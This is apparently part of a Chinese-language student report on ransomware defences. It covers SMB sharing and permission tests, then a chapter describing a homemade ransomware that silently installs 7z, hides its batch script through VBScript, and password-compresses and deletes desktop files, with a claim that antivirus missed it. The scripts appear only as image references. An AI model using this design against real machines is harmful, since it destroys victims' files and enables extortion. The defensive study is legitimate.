

圖 5.1 開啟密碼保護共用

5.2.2 執行測試 SMB 通訊埠(port 445)並複製病毒檔的腳本，可以發現雖然測試環境 IP 的 SMB 通訊埠有被發現，但病毒因沒有帳密認證，所以沒辦法進行複製(圖 5.2)。



圖 5.2 認證失敗無法複製

5.3 權限控管保護

5.3.1 新增一個使用者對 C 槽只有讀取權限(圖 5.3)。



圖 5.3 使用者權限

5.3.2 寫一腳本(圖 5.4)掛載測試環境的 C 槽並進行病毒檔複製，可以發現檔案因存取權限的關係而複製失敗(圖 5.5)。



圖 5.4 掛載測試環境 C 槽腳本



圖 5.5 複製存取被拒

5.3 電腦組態的測試結果

藉由本次研究發現，透過開啟密碼保護共用可以有效利用認證機制對共享資料夾進行保護，非受到認證的使用者，則無法輕易的對共享資料夾進行存取，另外還可以再透過對使用者的權限進行控管，非所有人都需要對共享資料夾有寫入或更高的權限，應依使用者身分給予所需但最小的權限，才可以減少使用者惡意使用或受惡意利用共享資料夾。

第六章 勒索軟體實作

6.1 壓縮軟體

在最前面的時候有提到說勒索軟體的行為其實跟壓縮軟體很類似，都是利用編碼來改變檔案的結構，因此也可以藉由壓縮軟體來實作簡易版的勒索軟體，用來模擬勒索軟體的行為，此次研究時使用的是常見的免費壓縮軟體 7z 來進行實作，首先測試以指令的方式將檔案 test.txt 壓縮成為 test.7z 成功(圖 6.1)。



圖 6.1 測試壓縮軟體指令

6.2 靜默安裝

想要利用 7z 來進行檔案壓縮的動作，當然一定是要先安裝 7z 這套軟體，但不一定每個受害者電腦都會有安裝這套軟體，既然如此我們就要自動幫受害者安裝並且要偷偷地，於是這時候就需要使用到靜默安裝的方式進行，靜默安裝不會與使用者互動安裝過程，由下圖 6.2 可見測試成功利用靜默安裝的方式將 7z 裝

到測試環境。



圖 6.2 測試靜默安裝 7z

6.3 自製勒索軟體

自製的勒索軟體主要是由一個腳本(BAT，圖 6.5)、一個 VBScript(圖 6.4)及一個 7z 安裝檔打包成自解壓縮的執行檔(圖 6.3)，點擊該執行檔後會將上述三個檔案放到受害者電腦的 C 槽，然後執行 VBScript，主要是為利用 VBScript 來背景執行腳本，避免被受害者發現，再來腳本會先進行 7z 的靜默安裝，之後會等待 90 秒，是為了等 7z 安裝完畢，接著利用 7z 的指令將受害者的電腦桌面全部檔案壓縮並加上密碼，並將桌面的原始檔案全部刪除，藉此來模擬勒索軟體的加密行為。



圖 6.3 自解壓縮執行檔內容



圖 6.4 VBScript 內容



圖 6.5 腳本內容

6.4 自製勒索軟體測試結果

於測試環境進行測試，可以發現測試環境的桌面檔案已被加密，副檔名為 cry，並跳出訊息告知受害者檔案已被加密(圖 6.6)，使用者需要密碼才能打開檔案(圖 6.7)。



圖 6.6 成功加密畫面



圖 6.7 需要密碼才能打開檔案

第七章 結論

藉由本次研究發現，其實從防毒軟體、網路防護及電腦組態都可以有效的阻擋勒索軟體，只是並非完全阻擋。

就防毒軟體而言，在研究的最後利用了壓縮軟體來自製勒索軟體，雖然較簡易但依舊可以達到勒索軟體的目的，但利用本次研究測試的 4 套防毒軟體來進行掃毒，全都顯示該軟體正常(圖 7.1)，由此可知病毒的變異可能會使防毒軟體無法正確判斷出異常。

就網路防護而言，只是阻擋駭客利用檔案傳輸的通訊埠來進行擴散，避免同網域的其他環境受到影響，但駭客還是可以利用釣魚網站或釣魚信件來讓利誘受害者進行下載，影響個人的環境。

就電腦組態而言，控管電腦權限能避免非所有使用者都可以輕易將檔案置入，但如果駭客利用作業系統的漏洞取得高權限，一樣會可以置入病毒，尤其是零時差攻擊，作業系統的原廠可能都還沒釋出漏洞的修補程式就已經被駭客利用。

由此可知不管是防毒軟體、網路防護設備還是電腦安全組態都只是用來強化資訊安全防護的工具，最主要還是要看使用者的資安防護意識，如果使用者的資安防護觀念不好，有可能出現防毒軟體已經很久沒更新，無法阻擋新型態的病毒、輕易的開啟釣魚信件或網站，不自覺的下載了病毒、作業系統都沒有更新，漏洞遭利用，或者高權限帳號密碼標示於容易取得的地方，遭有心人士利用等，因此建立良好的使用者資安防護觀念比任何的資安設備都來得有效。

圖 7.1 防毒軟體掃自製勒索軟體

參考文獻

[1] https://zh.wikipedia.org/wiki/

[2] https://github.com/Explodingstuff/Wannacry

[3] 書籍勒索病毒程式設計：揭秘你所不知道的勒索病毒

[4] https://www.avast.com/zh-tw/index#pc

[5] https://www.kaspersky-member.com.tw/

[6] https://www.trendmicro.com/zh_tw/business.html

[7] https://codertw.com/%E5%89%8D%E7%AB%AF%E9%96%8B%E7%99%BC/388921/

[8] https://www.developershome.com/7-zip/

[9] https://rar.tw/

[10] https://kknews.cc/zh-tw/code/5ebvom3.html

[11] https://www.virtualbox.org/

[12] https://www.microsoft.com/zh-tw/software-download/windows10

[13]https://johnson560.pixnet.net/blog/post/350480950-windows%E5%9F%B7%E8%A1%8Cbat%E6%89%B9%E8%99%95%E7%90%86%E6%AA%94%E6%A1%88%E6%99%82%E9%9A%B1%E8%97%8Fcmd%E5%91%BD%E4%BB%A4%E6%8F%90%E7%A4%BA%E7%AC%A6